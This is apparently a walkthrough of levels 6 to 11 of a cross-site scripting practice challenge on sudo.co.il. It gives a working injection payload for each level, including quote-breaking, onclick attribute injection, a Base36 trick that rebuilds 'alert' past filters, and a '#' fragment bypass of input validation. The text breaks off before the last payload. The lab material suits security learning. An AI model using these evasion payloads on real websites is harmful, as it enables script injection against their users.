
Level 6

In this level, we tried to injecting URL payload from level 5.2 to see the reaction:




From this inspection, we observed that the < character is now being filtered out. To work around this, we replaced the HTML comment sequence (<!--) with // to comment out the remaining code, allowing the payload to execute. The full payload for this level is

```
\';alert(document.domain);//
```



Level 7


In this level we have a hohoho!! Text as a link so we inspect it.




After inspection, the hohoho!!! Is in the <a> tag with href link inside that is redirecting to whatever site (none existing localhost). So we can try to create a payload that messes with the html href function. We will start by closing the href link with " and make the hohoho!!! Messages activate something when onclick which will be our alert popup window. So the alert window should popup when clicked and the final payload should look like this:

```
"onclick="alert(484)
```

So after injecting the payload, the page will show no popup window as shown in the below figure.




But after clicking the hohoho!!!! Text, the <a> tag will skip the href link and start executing alert function onclick.




Level 8

At this level, there is no input field which indicates that we should inject our payload through the URL again. After careful inspection we found out that there is a payload parameter named p that might be an injection point. However, after attempting to insert an input "484", it will appear in source code for set parameter a




So we tried to build a payload to inject first, close the if condition with "}; and start executing our alert command then commenting the rest of the code by using //. So the whole payload should look like this:


```
"};alert(484);//
```



After injecting the payload, our alert command did not get executed because the alert command was capitalized once again. So the response keeps changing our command, we needed to adjust the payload to avoid being modified. We first tried encoding it with URI and Base64, but they didn't work for this level. Instead, we used Base36 and converted the word "alert" into its Base36 value, which is **17795081**. The final payload is:

```
"};this[17795081..toString(36)](484);//
```






Level 8.1

In this level, the p payload is similar to Level 8, but the if statement here isn't written as an inline function. Because of that, we needed to adjust the payload from Level 8 so the // would work. So the payload

```
"};this[17795081..toString(36)](document.domain);{//
```

Should probably work because we added the { syntax so the payload work with non inline function.




Level 9

This level is a little bit tricky. It looked like it was the same with level 8.1 but the condition function actually uses ‘ instead of “ so the payload should be the same but change the first layer from “ to ‘. So the final payload should look like this:


```
'};this[17795081..toString(36)](484);//
```

Level 10

We started by inspecting the webpage element.




The payload p gets injected into parameter a, so we first tried using the payload 'alert()//



So, we use the same strategy as level 8-9 that is convert string to base36 and reconvert on payload.

```
';this[17795081..toString(36)](484);//
```



Not Secure
http://www.sudo.co.il/xss/level10.php?p=';this[17795081..toString(36)](484);//
Get popup within sudo.co.il context.
your cool xss
www.sudo.co.il
484
OK
Read www.google-analytics.com
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
Search HTML
<html> event
<head></head>
<body>
<script async="" src="//www.google-analytics.com/analytics.js"></script>
<script src="analytics.js"></script>
Get popup within sudo.co.il context.
your cool xss
<script> </script>
</body>
</html>
:hov .cls
element
}

Level 11

In this level, the payload p is split into two parameters, a and b. Parameter a is used to detect hacking attempts, such as the use of script, ', or <, while parameter b is responsible for writing the payload into the document. After testing different inputs, we found that parameter a only receives the part of the payload before the # symbol:


```
your_payload#1234
```

This works because the # symbol is a fragment identifier, meaning anything after it is not sent to the server and is only handled by the browser. This allowed us to bypass the input validation done on parameter a. Meanwhile, parameter b still receives the rest of the payload and writes it into the document.



We found that we can insert <script>[command]</script> into the document through parameter b, which allows us to run any script on the Level 11 page. The final payload (payload 11.2) is:

